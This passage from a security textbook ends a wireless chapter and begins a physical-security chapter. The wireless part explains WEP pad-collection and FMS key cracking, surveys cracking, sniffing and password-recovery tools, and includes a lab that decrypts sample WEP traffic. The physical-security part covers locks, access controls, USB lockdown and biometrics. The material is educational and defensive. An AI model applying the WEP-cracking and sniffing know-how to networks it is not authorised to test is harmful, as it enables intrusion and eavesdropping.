Passive attacks compromise the confidentiality of the network. The semipassive approach makes this more practical, but it needs some time and space to implement. The presence of the attacker does not change traffic until WEP has been cracked.

Active attacks compromise the integrity and availability of the network. They need less time and space compared to passive attacks. Active attacks increase the risk of being detected, but are more effective. If an active attack is reasonable, and the risk of detection is disregarded, the goal is to stimulate traffic to collect more pads (some attacks require only one pad) and use weak IVs.

Automated WEP Crackers

There are several automated WEP cracking programs, including the following:

- AiroPeek
- WEPCrack
- AirSnort
- inSSIDer
- iStumbler
- KisMAC
- Kismet

Pad Collection Attacks

Pads are the numbers used in the WEP encryption sequence. A pad collection attack is a semipassive attack. It collects a set of pads and then decrypts any packet for which a pad is present. It works with 64-bit or 128-bit encryption. It requires traffic flowing across the network. It can spread the attack over time in order to slow down possible detection.

- There should be a separate pad for each encrypted packet that is transferred between the access point and a station.
- It is possible to make a table and skip the RC4 step by mapping pads to IVs.
 - The stream is never longer than 1,500 bytes (the maximum Ethernet frame size).
 - The 24-bit IV provides 16,777,216 (256^3) possible streams, so all the pads can fit inside 25,165,824,000 bytes (23.4 GB).
- The WEP key is not needed.
 - Once a table is completed, it is as good as having the WEP key.

XOR Encryption

In XOR encryption, plaintext is XORed with the keystream. If either the plaintext or keystream bit is a 1, then a 1 is returned. If neither bit is a 1 or both bits are 1, then a 0 is returned. Figure 1-5 depicts XOR encryption.




Figure 1-5 In XOR encryption, the ciphertext is generated by XORing the plaintext with the keystream.

Stream Cipher

Stream cipher is the process of encrypting text in which the plaintext digits are encrypted one at a time, and the cryptographic key and algorithm are applied to each binary digit in a data stream. The encryption of each digit depends on the current state.

Given an initialization vector (IV) and secret key, the stream of bytes (pad) produced is always the same. Knowing all pads is the same as knowing the key.

The following are the applications of stream cipher to WEP:

- The pad is produced from the combination of the IV and the WEP key passed through RC4.
- If all the pads are known, then it is similar to knowing the 40-bit or 104-bit secret.
- Weak IVs disclose additional information about the secret.

WEP Cracking Tools

Aircrack Aircrack recovers 40-bit to 104-bit WEP keys after the required number of encrypted packets is gathered. It is shown in Figure 1-6.




Figure 1-6 Aircrack can crack WEP, WPA, and WPA-2 keys after sniffing enough packets.

Aircrack traps FMS attacks. In addition, Aircrack has the capability of implementing a new type of attack called Korek.

The Fluhrer Mantin Shamir (FMS) attack can capture encrypted traffic in bulk and, with a little CPU power, crack the key using a probabilistic algorithm. The cracking of keys takes places linearly. A 128-bit key takes a longer time to crack than a 64-bit key.

Aircrack supports all versions of Windows, Linux, and Mac OS.

AirPcap AirPcap enables troubleshooting tools like Wireshark (formerly Ethereal) and WinDump to provide information about wireless protocols and radio signals. AirPcap comes as a USB 2.0 adapter and has been fully integrated with WinPcap and Wireshark. It captures and analyzes 802.11b/g wireless traffic including control frames, management frames, and power information.

Cain & Abel Cain & Abel is a password recovery tool for Windows. It allows easy recovery of several types of passwords through the following methods:

- Sniffing the network
- Cracking encrypted passwords using dictionary, brute-force, and cryptanalysis attacks
- Recording VoIP conversations
- Decoding scrambled passwords
- Recovering wireless network keys
- Revealing password boxes
- Uncovering cached passwords
- Analyzing routing protocols

It covers some security aspects and weaknesses intrinsic in protocols' standards, authentication methods, and caching mechanisms. Its main purpose is the simplified recovery of passwords and credentials from various sources.

The following are some of the features of Cain & Abel:

- 802.11 Capture Files Decoder can decode wireless capture files from Wireshark and/or Airodump-ng containing WEP or WPA-PSK encrypted 802.11 frames.
- Password decoders can be used to immediately decode encrypted passwords from several sources such as the Windows Protected Store, the Credential Manager, standard edit boxes, LSA secrets, passwords from SQL Enterprise Manager, Windows Mail, dial-up, Remote Desktop profiles, and the Windows Wireless Configuration service.
- WEP Attack covers the same functionality as Aircrack and can quickly recover 64-bit and 128-bit WEP keys if enough unique WEP IVs are available.
- Wireless Scanner detects Wireless Local Area Networks (WLANs) using 802.11x.
- Wireless Zero Configuration Password Dumper enables the recovery of wireless keys stored by Windows's Wireless Zero Configuration Service.

Kismet Kismet is a wireless network detector, sniffer, and intrusion detection system. It works with any wireless card that supports raw monitoring (RFMON) mode, and can sniff 802.11b, 802.11a, 802.11n, and 802.11g traffic. Kismet identifies networks by passively collecting packets and detecting standard named networks, detecting and decloaking hidden networks, and inferring the presence of nonbeaconing networks via data traffic.

Kismet's features include the following:

- Ethereal/Tcpdump-compatible data logging
- AirSnort-compatible weak-IV packet logging
- Network IP range detection
- Built-in channel hopping and multiscard split-channel hopping
- Hidden network SSID decloaking
- Graphical mapping of networks
- Client/server architecture allows multiple clients to view a single Kismet server simultaneously
- Manufacturer and model identification of access points and clients
- Detection of known default access point configurations
- Runtime decoding of WEP packets for known networks
- Named pipe output for integration with other tools, such as an IDS like Snort
- Multiplexing of multiple simultaneous capture sources on a single Kismet instance
- Distributed remote drone sniffing
- XML output

Rogue Access Points

Unauthorized access points can allow anyone with an 802.11-equipped device onto the network. With the help of wireless sniffing tools, access points for the authorized Media Access Control (MAC) address, vendor names, or security configurations can be determined. The attacker can then create a list of the MAC addresses of authorized access points on the LAN and cross-check this list with the list of MAC addresses found by sniffing.

An access point should be considered a rogue if it looks suspicious. It can possibly be located by using a simple technique that involves walking with a wireless-access-point-sniffing device in the direction the signal strength of the access point's beacon increases.

Sometimes a rogue access point may be an active access point that is not connected to the network, but these access points are not security issues. When an access point is found that interfaces with the network, it must be shut off immediately. Using a centralized network-monitoring device attached to the wired network, workstations and individual users that use multiple systems can be tracked easily. Centralized network-monitoring devices are used to monitor networks.

There are two basic methods for locating unauthorized access points: requesting a beacon and sniffing the air.

Requesting a Beacon

When an 802.11b/g-compliant network card transmits a packet to request a beacon, all the access points in the vicinity broadcast their availability via SSID announcement. This method is effective because current traffic is not required.

The problem with this method is that the access point must be configured to respond to these beacon requests; however, many organizations turn this option off. For this reason, this method is not effective at finding all wireless access points. Some users, however, fail to turn this feature off while deploying access points. Also, some home wireless access points do not have the option to turn off SSID broadcasting.

Sniffing the Air

Another method of detecting rogue access points is by using wireless sniffing tools. In order to passively capture packets from the air, the receiver on the wireless card has to be turned on in promiscuous mode. The receiver records the information of the sniffed packet, allowing the attacker to deconstruct the packets in order to find a way to access the network.

A precise channel should be selected for sniffing the wireless network. 802.11b operates on 11 channels, and it is difficult to constantly switch between channels to monitor packets. For all practical purposes, because of frequency overlapping, the only effective channels that can be used without interference from other access points are 1, 6, and 11. It should be noted that while there are 11 assigned channels within the United States, most of Europe can use channels 1 through 13, while Japan uses only channel 14.

In order to sniff the wireless network, there must be traffic on the network. Technically, it is feasible to detect an access point by sniffing traffic, but it is not practical. If the network does not have users who use unauthorized access points, there will be no traffic to watch.

In addition, if the access point is near but not in use, the sniffer will not find it. Sniffing is a useful method of finding out who is using a wireless access point after it has been identified.

Tools to Generate Rogue Access Points

Fakeap Black Alchemy's Fakeap generates thousands of counterfeit 802.11b access points via beaconing in order to confuse attackers. Fakeap runs on Linux and BSD versions of UNIX.

Network Stumbler and an Alternative, inSSIDer Network Stumbler (NetStumbler) provides an easy method for enumerating wireless networks. It transmits connection requests to all the listening access points with an SSID. The APs respond by sending their own SSID. While Netstumbler was an active scanner, inSSIDer can be run either in active or passive mode. Unfortunately, Netstumbler is not compatible with Windows 7 and above, and as an alternative, inSSIDer has become popular. InSSIDer is a wireless network scanner for Windows, OS X, and Android that will provide information needed to select the most appropriate channel networks and signal strength. It is designed to overcome the limitations of NetStumbler. InSSIDer 4 will show the Wi Fi environment in both physical and logical format. Its simple, filterable display identifies signal overlap, channel conflicts, and other configuration issues. It includes support for 802.11ac, and can be installed in either a windows or MAC platform. The **FILTERS** feature allows the user to view information filtered by SSID name, channel, signal strength, security type, and 802 standard. An example is shown in Figure 1-7.




Figure 1-7 inSSIDer is a high-level WLAN scanner.

MiniStumbler MiniStumbler is a Windows Mobile application that listens for broadcasts and captures network information. It provides important information, including whether or not the network is encrypted, the MAC address of the AP or wireless device, the SSID, the AP name, the channel used, the vendor, whether it is an AP or a peer device, and signal strength. MiniStumbler not only detects the different WLAN networks, but also their longitude and latitude if a GPS device is attached.

Cloaked Access Point

Wireless network administrators cloak their access points by putting them in stealth mode. Cloaked access points are not detected by active scanners like Network Stumbler. The only way to detect a cloaked access point is by using passive scanners like Kismet or AirSnort.

Scanning Tools

Prismstumbler

Prismstumbler, is a wireless LAN (WLAN) tool that scans for beacon frames from access points. It operates by switching channels frequently and monitoring frames received on the selected channel. The auto-homing mode of a Lucent/Orinco card can be used for this application.

For doing security assessments in WLANs, the AirSnort package is required, which in turn requires a Prism2-based card. Prismstumbler was created to simplify the process of having to swap PC Cards.

Prismstumbler also finds private networks. Since the method used is “receive only,” additional networks with weaker signals can also be found by Prismstumbler.

MacStumbler

MacStumbler is the Mac OS equivalent of Network Stumbler. It requires an Apple Airport Card and Mac OS 10.1 or greater; it does not currently support any kind of PCMCIA or USB wireless device.

For wardriving, MacStumbler requires a NMEA (National Marine Electronics Association)-compatible GPS device, which means that the GPS must have a serial connection or a USB port. NMEA is the standard protocol used by GPS receivers to transmit data. MacStumbler has a text-to-speech option, so the ESSIDs (extended service set identifiers) of networks are read out as they appear.

Mognet

Mognet is an 802.11b protocol analyzer/sniffer written in Java. It is available free under the GNU General Public License. It is a simple, lightweight program.

Its features include the following:

- Real-time capture output
- Support for all 802.11 generic and frame-specific headers

- Raw/hex/ASCII views for any frame
- Text-mode capture for GUI-less devices
- Loading/saving capture sessions in Ethereal/libpcap/Tcpdump format

WaveStumbler

WaveStumbler is a console-based 802.11-network mapper for Linux. It reports basic AP information such as channel, WEP, ESSID, and MAC.

WaveStumbler consists of a patch against the kernel driver orinoco.c. This makes it possible to send the output of the scan command to the driver via the `/proc/hermes/ethX/cmds` file. The answer is sent back via a netlink socket. WaveStumbler listens to this socket and displays the output data on a console.

NetChaser

NetChaser requires a Palm Tungsten C handheld computer in order to work. It displays signal strength, access point SSID, WEP status, loss-of-signal time display, current battery voltage, and time.

It also displays access point information including the AP MAC address, AP SSID, signal strength, channel, loss-of-signal time and date display, and latitude and longitude of strongest signal.

Wavemon

Wavemon is a monitor for wireless devices. It monitors the signal and noise levels, packet statistics, device configuration, and network parameters of wireless network hardware. This tool is not designed to assess performance over time. It gives a rolling report on how the wireless connection is functioning.

Its features include the following:

- Overview screen, displaying all important information, such as device configuration, encryption, power management parameters, and network information, at once
- Adaptive-level bar graphs for link quality, signal/noise strength, and signal-to-noise ratio
- Customizable “level alarm” feature that notifies the user of changes in signal-level strength audibly and/or visually
- Full-screen level histogram displaying signal/noise levels and signal-to-noise ratio

Wireless Security Auditor (WSA)

Wireless Security Auditor is intended for less experienced users who want a way to verify the security configuration of their networks without having to understand any of the details of the 802.11 protocols. It features the following:

- Tracks beacon packets to find all access points
- Determines SSID and AP name
- Tracks probe packets and probe responses



- Tracks data packets
- Determines link encryption method
- Tracks authentication packets
- Determines authentication method
- Tracks clients
- Determines firmware versions by fingerprinting the access point's detailed behavior

AirTraf

AirTraf is an open-source wireless sniffer that can detect and determine exactly what is being transmitted over 802.11 wireless networks. It tracks and identifies legitimate and rogue access points, keeps performance statistics on a by-user and by-protocol basis, measures the signal strength of network components, and more.

WifiScanner

WifiScanner is a tool that has been designed to discover access points and wireless clients. It dumps the traffic in real time, and the sniffed channels can be changed. It is distributed under the GNU General Public License. It works with Cisco, Prism, prism 54g, Hermes/Orinoco, Atheros, and Centrino cards, and with the hostap and wlan-ng Linux drivers. An IDS system is integrated to detect anomalies like MAC usurpation.

eEye Retina Network Security Scanner

eEye Retina Network Security Scanner scans the area and detects the presence of wireless devices located within a network or connected wirelessly to the network. This tool detects rogue mobile devices and transmitting laptops.

Wireless Lan Scanner

Wireless Lan Scanner lists available networks, with data such as signal strength, encryption status, and connection speed.

Sniffing Tools

OmniPeek

OmniPeek, shown in Figure 1-8, works by capturing traffic on a wireless LAN. It provides the tools to filter and analyze this traffic by interpreting traffic patterns, data packet contents, statistics, and protocol types.



Figure 1-8 OmniPeek captures WLAN traffic.

When OmniPeek is launched the user is prompted for an adapter to use for capturing data. Highlighting the correct card and clicking **OK** enables OmniPeek for use. The user then selects **Capture** from the main menu. Most wireless traffic that passes within range of the wireless card can be captured. In case there are multiple wireless networks in the area or there is too much traffic, triggers can be used to narrow down the amount of data collected.

This tool can be used to debug the network if there are communication problems among servers, unresponsive hosts, or interfering traffic. It can also be used to determine what kind of traffic goes across the network.

Wireshark

Wireshark is a network protocol analyzer. Shown in Figure 1-9, it allows examination of data from a live network or from a capture file on disk. It has several features, including the following:

- Rich display filter language
- Ability to view the reconstructed stream of a TCP session
- Deep inspection of hundreds of protocols, with more being added all the time
- Live capture and offline analysis with rich VoIP analysis
- Captured network data can be browsed via a GUI or via the TTY-mode TShark utility
- Captured files compressed with gzip can be decompressed on the fly
- Live data can be read from Ethernet, IEEE 802.11, PPP/HDLC, ATM, Bluetooth, USB, Token Ring, Frame Relay, FDDI, and others
- Decryption support for many protocols, including IPsec, ISAKMP, Kerberos, SNMPv3, SSL/TLS, WEP, and WPA/WPA2




Figure 1-9 Wireshark examines data from hundreds of protocols.

Source: Wireshark

vxSniffer

vxSniffer is a complete network-monitoring tool for Windows CE-based devices. It operates on all handheld HP 2000 HPCs and others. It is licensed software and requires an Ethernet adapter with an NDIS-compatible driver.

EtherPEG

EtherPEG is Macintosh software that displays GIF and JPEG images that are being sent over a network. Images that come from visited Web pages on an AirPort wireless network can also be viewed.

It works by capturing unencrypted TCP packets off the local network and collecting packets into groups based on TCP connection (determined from source IP address, destination IP address, source TCP port, and destination TCP port). It reassembles those packets in order based on TCP sequence number, and scans the resulting data for byte sequences that suggest the presence of JPEG or GIF data.

EtherPEG then displays that data in a random fashion in a large window. This tool does not make any attempt to display where the images have been downloaded from or who

requested them. It does not even save any local data; once the application is closed, the collected data are lost.

EtherPEG will not work if the data are encrypted using IPsec or virtual private network (VPN), products such as PGPNet, or Web Browser SSL encryption.

AirMagnet

AirMagnet is similar to MiniStumbler, except without the GPS option.

AirMagnet displays real-time statistics of WLANs in the area with the help of graphics and animations. AirMagnet not only displays unsecured networks, it also provides a list of possible security holes and configuration problems with WLANs in the area.

driftnet

driftnet is similar to EtherPEG. It listens to network traffic, picks out images from the TCP streams it observes, and then shows them in a window. driftnet also picks out MPEG audio streams from network traffic and tries to play them.

Unlike EtherPEG, driftnet can save all decoded images for later processing.

WinDump

WinDump is a Windows version of Tcpdump, a network sniffer/analyzer for UNIX. WinDump is fully compatible with Tcpdump and can be used to watch and diagnose network traffic according to various complex rules.

WinDump uses WinPcap, an architecture for packet capture and network analysis for the Win32 platform. It includes a kernel-level packet filter, a low-level dynamic link library (packet.dll), and a high-level and system-independent library. The packet filter is a device driver that adds the ability to capture and send raw data from a network card to Windows 95, 98, NT, 2000, XP, 2003, and ME, with the possibility to filter and store the captured packets in a buffer.

THC-RUT

THC-RUT offers a wide range of network discovery tools, including ARP lookup on an IP range, spoofed DHCP request, RARP, BOOTP, ICMP-ping, ICMP address mask request, OS fingerprinting, and high-speed host discovery. THC-RUT gathers TCP stack information, banners, open/closed port characteristics, and timing values and puts them through a Perl regular expression matrix to determine the OS with the highest accuracy.

The tool is capable of discovering a class B network within 10 minutes.

Microsoft Network Monitor

Microsoft Network Monitor is a wireless (802.11) capturing and monitoring tool for Windows. It troubleshoots wireless connections. It can trace wireless management packets, and it scans all available channels. It also provides RAS tracing support on Vista.

Wireless Security Tools

CommView for WiFi PPC

CommView for WiFi PPC is a special, lightweight edition of CommView for WiFi that runs on Pocket PC handheld computers. It is designed for express wireless site surveys, as well as capturing and analyzing network packets on wireless 802.11b/g networks. With CommView for WiFi PPC, the user can do the following:

- Scan the air for Wi-Fi signals
- Select channels for monitoring
- Detect access points and wireless stations
- Capture packets
- Measure signal strength
- View the list of network connections
- Examine and filter individual packets

AirMagnet Handheld Analyzer

AirMagnet's Handheld Analyzer allows the user to do the following:

- *Automatically detect vulnerabilities:* Handheld Analyzer performs a continuous vulnerability assessment of a Wi-Fi network in order to detect weaknesses that often go overlooked. Handheld Analyzer automatically identifies hundreds of vulnerabilities and performance problems, such as 802.11b/g conflicts, 802.11e problems, and QoS. It also watches for dozens of wireless intrusions and hacking strategies, including rogue devices, denial-of-service attacks, dictionary attacks, fake APs, RF jamming, Stumbler tools, and many more.
- *Lockdown security policies:* Handheld Analyzer can set detailed security policies for all devices on the network. It will also validate that the encryption methods themselves function correctly over the WLAN. It can establish an even higher level of organized security by designating a list of approved APs for client access, and monitor for exposed wireless stations, ad-hoc devices, and other vulnerabilities.
- *Perform live, interactive network tests:* In addition to the issues that Handheld Analyzer automatically locates, a suite of active troubleshooting tools are available to help quickly pinpoint network problems, such as RF interference, traffic/infrastructure overloads, hardware failures, connectivity issues, and more. It will test connections with traditional tools such as DHCP, ping, and traceroute. It can also use AirMagnet's Diagnostic Tool to view the step-by-step progress of a connection between a client and AP to pinpoint exactly where the process has broken down.
- *Track down rogues and devices:* Handheld Analyzer offers a zero-tolerance approach to rogue management, detecting and blocking rogues either wirelessly or at the wired port. The Find Tool locks on to a particular AP or station and discovers the physical location of a device. The Find Tool can also be used to align signals between antennas to quickly optimize reception in line-of-sight bridging.

- *Detailed packet and frame analysis:* Handheld Analyzer shows real-time packet flows for any Wi-Fi-asset. This allows it to track data and management packets live, and watch CRC errors, utilization, packet speed, media type, and more. It shows a real-time decode page for detailed network analysis. Handheld Analyzer decodes the most popular protocols such as FTP, HTTP, SMTP, POP, and Telnet, with advanced filtering options to focus on particular conversations based on IP address or port number.
- *GPS support:* Handheld Analyzer provides GPS coordinates to help quickly pinpoint the location of security and performance issues in an outdoor 802.11b network.
- *Flexible mobile form factor:* The Handheld Analyzer software works on any hardware platform that supports AirMagnet's Wireless CompactFlash card (Mercury NL_2511 CF) or the Cisco Aironet 352 (AIR-LMC352 or AIR-PCM352).

AirDefense Guard

AirDefense Guard is an 802.11a/b/g wireless LAN intrusion detection and security solution that recognizes security risks and attacks, offers real-time network audits, and observes the condition of a wireless LAN.

AirDefense Guard has two components:

- Distributed sensors are located near 802.11 access points to observe all WLAN activities and provide reports to server appliances.
- Server appliances analyze the traffic in real time.

Its features include the following:

- It detects all rogue WLANs.
- It secures a wireless LAN by recognizing and responding to intruders and attacks as they occur.
- It carries out real-time network audits to record all hardware, track all wireless LAN activity, and enforce WLAN policies for security and management.
- It observes the health of the network, identifying and responding to hardware failures, network interferences, and performance degradation.

The remote sensors feature the following:

- Deployed in the proximity of WLAN to cover multiple access points
- Provide 24/7 monitoring of all WLAN activities
- Covers 40,000 square feet of typical office space and can be greatly extended with building antennas
- Capture wireless traffic from APs and stations
- Report to back-end server
- Centrally managed

The server appliance features the following:

- Analyzes traffic in real time
- Enforces wireless LAN security policies

- Multi-Dimensional Detection Engine
- State Analysis Engine
- SNMP integration with network management applications
- Secure Web-based interface
- Comprehensive reporting

Google Secure Access

Google Secure Access is a downloadable client application that allows users to establish a more secure Wi-Fi connection. It encrypts Internet traffic and sends it through Google's VPN servers to the Internet. The data that are received will be encrypted and sent back through Google servers. It can be downloaded for free.

RogueScanner

RogueScanner is a network security tool for automatically discovering rogue wireless access points by scanning a wired network. It can also be used for network asset discovery. It can find all network-connected devices such as printers, routers, Web cameras, and PCs.

Chapter Summary

- Wireless technology enables a mobile user to connect to a local area network (LAN) through a wireless (radio) connection.
- Wired Equivalent Privacy (WEP) is a security protocol, specified in the IEEE Wi-Fi standard. IEEE 802.11b is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what is usually expected of a wired LAN.
- WEP is vulnerable because of relatively short IVs and keys that remain static.
- Even if WEP is enabled, an attacker can easily sniff MAC addresses because they appear in cleartext format. Spoofing a MAC address is not difficult.
- If attackers use wireless equipment to scan for a wireless network, they will be able to perform a spoofing attack by setting up an access point (rogue) near the targeted wireless network.
- Wireless networks are vulnerable to DoS attacks.
- A variety of hacking and monitoring tools are available for wireless networks.
- Securing wireless networks includes adopting a suitable strategy for MAC address filtering.

Key Terms

APE	service set identifier (SSID)
roaming	whacker



Review Questions

1. List the two basic methods for locating access points.

2. List the steps to access a WLAN.

3. What is WEP?

4. Discuss the differences between WEP and WPA.

5. List the steps to hack a wireless network.

6. What is LEAP?

7. How does an administrator secure a wireless network?

8. What is a rogue access point?

Hands-On Projects



1. Use the AiroPeek NX tool to deploy, secure, and troubleshoot a wireless LAN.
 - Navigate to Chapter 1 in MindTap or on the Student Resource Center.
 - Install and run Airopeek NX.exe.
 - Click **View sample files** in the **Resources** section.
- Click **Wireless**.
- Note the Telnet-WEP.APC WEP keys:
 - Telnet using Windows 2000: “Telnet Server Administration”
 - Encryption enabled: key1=“0123456789”, key2=“9876543210”
- Click **Telnet-WEP.APC**.
- Click a packet and view its details, noting that the data are encrypted, as shown in Figure 1-10.

The screenshot shows the Wireshark interface with a packet capture of network traffic. The main pane displays a list of packets, with packet 1 selected. The details pane for packet 1 is expanded, showing the Ethernet II, Internet Protocol Version 4, and TCP headers. The packet list pane shows columns for Packet No., Source, Destination, Flags, Size, Relative Time, Protocol, Application, and Summary. The details pane for packet 1 shows Ethernet II (Type II), Internet Protocol Version 4 (IP), and TCP (Reset) fields.

Figure 1-10 Click a packet and view its details.

- Click **Tools** and then **Decrypt WLAN Packets**.
 - Click the ellipsis (...) button.
 - Click **Insert**, as shown.
 - In the **Key1** field, type 0123456789.
 - In the **Key2** field, type 9876543210.
 - Click the **OK** button.
 - View the unencrypted packets.
2. Read *A Guide to Wireless Security*.
 - Navigate to Chapter 1 in MindTap or on the Student Resource Center.
 - Open *A Guide to Wireless Security.pdf* and read it.

Physical Security

After completing this chapter, you should be able to:

- Understand security statistics
- Understand physical security
- Explain the need for physical security
- List the factors affecting physical security
- Explain the features of various locks
- Understand the challenges in ensuring physical security
- Understand the differences between various spyware technologies
- Create a physical security checklist
- Understand wireless security
- Prevent laptop thefts
- Describe a mantrap

What If?

A well-known firm had a database of information that was considered its major competitive edge. Although the firm believed its systems were secure, it hired a consultant to perform a security assessment, just to be sure.

On the first day of the assessment, the consultant walked into the lobby and announced that he was there to see the security officer. Company policy did not allow visitors to be unattended, so the receptionist phoned the security officer to meet the consultant in the lobby. The consultant told the receptionist that he had forgotten something in his car and would return shortly.

Before entering the lobby, the consultant had noticed that the parking lot encircled the building completely, and that the loading bays in the rear of the building were quite busy. He walked to the loading bays, walked up the stairs, stopped to chat with a few employees, and walked through the warehouse to what was an obvious entrance to a key card-accessible office area. When someone entered the warehouse from the office area, the consultant walked toward the door, and the employee politely held the door for him.

The consultant already knew the location of the computer room. As he walked toward the door, another polite employee held the door for him. On entering the computer room, the consultant went straight to the tape racks. There, studying the racks as if looking for specific information, he grabbed a tape containing accounting information. He tucked the tape under his arm, exited the room, and took the elevator to the second floor. There, he asked someone for the location of the security officer's office. After being told where it was, the consultant entered the office and waited for the officer to return. The entire event lasted no more than 15 minutes. In that time, the consultant breached the company's physical security by entering the building and taking a tape. He also could have used the security officer's computer to browse the company's internal network, since the computer had been left logged on with no screensaver security.

- What procedures could have been put in place to prevent this kind of physical security breach?
- What sort of training might the company institute to inform employees of security procedures?

Introduction to Physical Security

This chapter focuses on physical security. It covers the reasons why companies need to be aware of physical security needs and the ways an organization can go about making its facilities physically secure.

What Is the Need for Physical Security?

Many companies raise this question. Physical security doesn't just mean securing systems; it also involves securing the entire premises, boundaries, workstations, and any other areas that may be unique to a company. Even though physical security is an added layer for network security, the goal is the same: to prevent unauthorized access.

The scenario in this chapter highlights the need for physical security. The consultant easily walked into a supposedly secure company and stole accounting data from the computer

room. Placing security guards at key points does not necessarily make an organization physically secure. Often, other critical areas are left unattended.

The following statistics come from a survey taken of various companies' physical security policies:

- Receive alarm communications—28%
- Access control technology with identification cards—90%
- Require visitors to wear a badge or pass that identifies them as a visitor—93%
- Have explosion-detection devices—9%
- Have emergency telephones in parking areas—9%
- Employ police officers for security—56%
- Use metal detectors to screen employees and visitors—7%

The varying percentages in these statistics reveal that very few companies have all aspects of their physical security covered. Many employees do not realize the role that they must take in securing their company. Hardware and software security precautions complement each other in keeping hackers at bay, making physical security an essential aspect of any company's security policy.

Physical security is needed for the following reasons:

- Prevents tampering/stealing of data and other valuable information from computer systems
- Protects the integrity of the data stored in a computer
- Prevents loss of data and damage of systems due to natural calamities
- Prevents any unauthorized person from getting into a company's work area, or in other critical areas, such as the server room, R&D room, and labs
- Prevents critical information from being disposed of improperly, thus eliminating the effectiveness of dumpster diving, a way of collecting trash with the intent of finding sensitive information such as credit card receipts, tapes, CDs, phone books, and scribbled papers
- Because prevention is better than a cure

Physical Security

Physical security describes the measures taken to protect personnel, critical assets, and systems against deliberate attacks and accidents. Physical security is intended to prevent attackers from accessing resources and information stored by a company. Physical security measures can be physical, technical, or operational.

Physical Measures

Physical measures are taken to secure structural assets. They include:

- Deploying security personnel
- Installing access controls
- Installing locks

Deploying Security Personnel Security personnel secure assets from man-made and natural disasters. These assets include physical structures, hardware, and also employees. To guard these assets and prevent unauthorized entry, security guards and/or intruder detection systems should be employed at every access point. It is the responsibility of security personnel to implement appropriate entry controls and confirmation procedures to make sure that only authorized people are allowed to enter a company's critical and sensitive areas.

Installing Access Controls Access controls are devices used to ensure that only authorized personnel can access vital information. Because a company's information must be used on a daily basis by employees, access must not be so restrictive that it hinders a company's performance. Different kinds of access controls should be installed based on the level of security needed in order to maximize the company's efficiency.

The following are several types of access controls:

- Intruder detection systems
- Sensors
- Fences
- Biometric access controls
- CCTV

Locks One of the most basic physical measures that a company can take is installing locks. A lock has two modes: engaged/locked and disengaged/opened. When the lock is engaged, only persons who can disengage it can access the assets protected by the lock. When the lock is disengaged, anyone can access the asset. Some kinds of locks have a provision for engaging or disengaging only from one side, while others can be used from both sides.

Locks are classified into three types, depending on their security level—minimum, medium, or maximum:

1. Minimum security locks can be easily disengaged.
2. Medium security locks take some time to be disengaged.
3. Maximum security locks are the most complex and take the longest to disengage.

The robustness of security provided by a lock depends upon how well it can withstand physical damage, and what its requirements are for operation. The physical design of locks is either mechanical or electrical.

Mechanical Locks Mechanical locks contain movable parts and do not require electricity to function.

There are three types of mechanical locks:

- Warded
 - Warded locks operate through the physical insertion of a key into the lock.
 - Warded locks are easy to pick with a stiff piece of wire or thin strip of metal, so these locks are usually used in areas that do not require a high level of security.

- Tumbler
 - Tumbler locks are similar to warded locks except that they have movable metal parts called tumblers that prevent the wrong key from opening the locked tumbler.
- Combination
 - Combination locks use a combination of numbers to lock. The lock opens only when the proper combination of numbers is known and set.

Electric Locks Electric locks are electronic devices with scanners that can identify the processing codes of users and computers.

There are four types of electric locks:

- Card access systems
 - These locks are the most common electronic locks and are found in many hotels and buildings.
 - With this type of system, when a person inserts a card into the card reader, the card reader reads the code on the card, and sends the information to a computer that verifies the card. If the code matches, the lock opens.
- Electronic combination locks (cipher locks)
 - With this type of lock, in order to gain entry, a combination of numbers must be entered on a keypad.
 - If the number entered on the keypad matches the information stored in the computer, the door opens.
- Electromagnetic locks
 - With these kinds of locks, a strike-plate is placed on top of a door.
 - A strong electromagnet is fastened to the door in alignment with the strike-plate.
 - Current is passed through the system, causing the electromagnet to be attracted to the strike-plate and preventing the door from opening. To open the door, a key that stops the flow of current is used.
- Biometric entry systems
 - **Biometric technology** uses an individual's unique physical traits to identify a valid user. Biometric entry systems have information stored regarding retinas, fingerprints, and palms of authentic users. Exposing the applicable physical attribute to the biometric reader allows entry.

Technical Measures

Technical measures are taken to secure the systems, services, and resources that support a company's information technologies. They include:

- Providing security for office, warehouse, and factory space
- Disabling removable media drives
- Installing authentication mechanisms
- Securing laptops

Disabling Removable Media Drives It is necessary to secure systems from unauthorized and illegitimate access. The system administrator is responsible for safeguarding the network beyond its firewall. Initially, administrators secure a network by configuring mail filters on the SMTP server or installing antivirus software; however, attackers have various ways to extract sensitive information from a network despite these precautions. For example, information can be extracted by means of a Memory Stick. A 1-GB USB Stick has the capacity to hold all of a company's confidential information. An attacker can extract the data in a fraction of a second, or inject a virus or a Trojan to infect the system.

Disabling USB Storage Devices The procedure to disable USB storage devices is as follows:

Check to see whether a USB storage device is installed on a computer. If it is not, assign the user or the group "Deny" permission via the following files:

```
%SystemRoot%\Inf\Usbstor.pnf
%SystemRoot%\Inf\Usbstor.inf
```

This restricts a user from installing a USB storage device on the system.

The steps followed for Windows-based operating systems are:

1. Start Windows Explorer, and locate the %SystemRoot%\Inf folder.
2. Right-click the Usbstor.pnf file, and then click the **Properties** button.
3. Click the **Security** button.
4. Select the user or group from the list that you want to set Deny permissions for.
5. In the **Permissions for UserName or GroupName** list, click to select the **Deny** check box next to **Full Control**, and then click the **OK** button.
6. Repeat the same procedure for the Usbstor.inf file.

In addition, add the System account to the Deny list.

Authentication Mechanisms Authentication mechanisms verify a user's identity and security clearance. They can be classified in three ways: biometric, knowledge-based, and object-based.

Biometric Authentication Biometric authentication mechanisms use unique physical traits to identify and validate users. The following are some of the biometric devices used for access control:

- Fingerprint scanner
 - This is the oldest form of identification in biometrics.
 - All individuals have unique, immutable fingerprints.
 - An electronic scanner reads a user's fingerprint, and matches it with the stored fingerprints of authenticated users.
- Face scanner
 - Facial scan technology works well with standard off-the-shelf PC video capture cameras and generally requires 320×240 resolution and at least 3–5 frames per second.

- In biometrics, a facial scan is carried out in four steps: capturing the sample, extracting the feature, comparing the feature with available templates, and then matching the sample.
- Iris scanner
 - The human eye's iris has a unique random pattern of textures and pigments.
 - An iris's pattern can be scanned the same way a fingerprint can.
 - Iris scans are beginning to be implemented in many areas, including for computer logins, passports, ATMs, and credit card authentication.
- Voice recognition device
 - This type of verification can be deployed where voice data are already captured.
 - Voice or speaker verification is a biometric authentication technology well suited for a handful of applications and systems in which other biometric technologies would be difficult to use.
- Retina scanner
 - This technology scans the blood vessels in the eye.
 - Retinal scans use a low-intensity light source and optical coupler to recognize blood vessel patterns with acute accuracy.
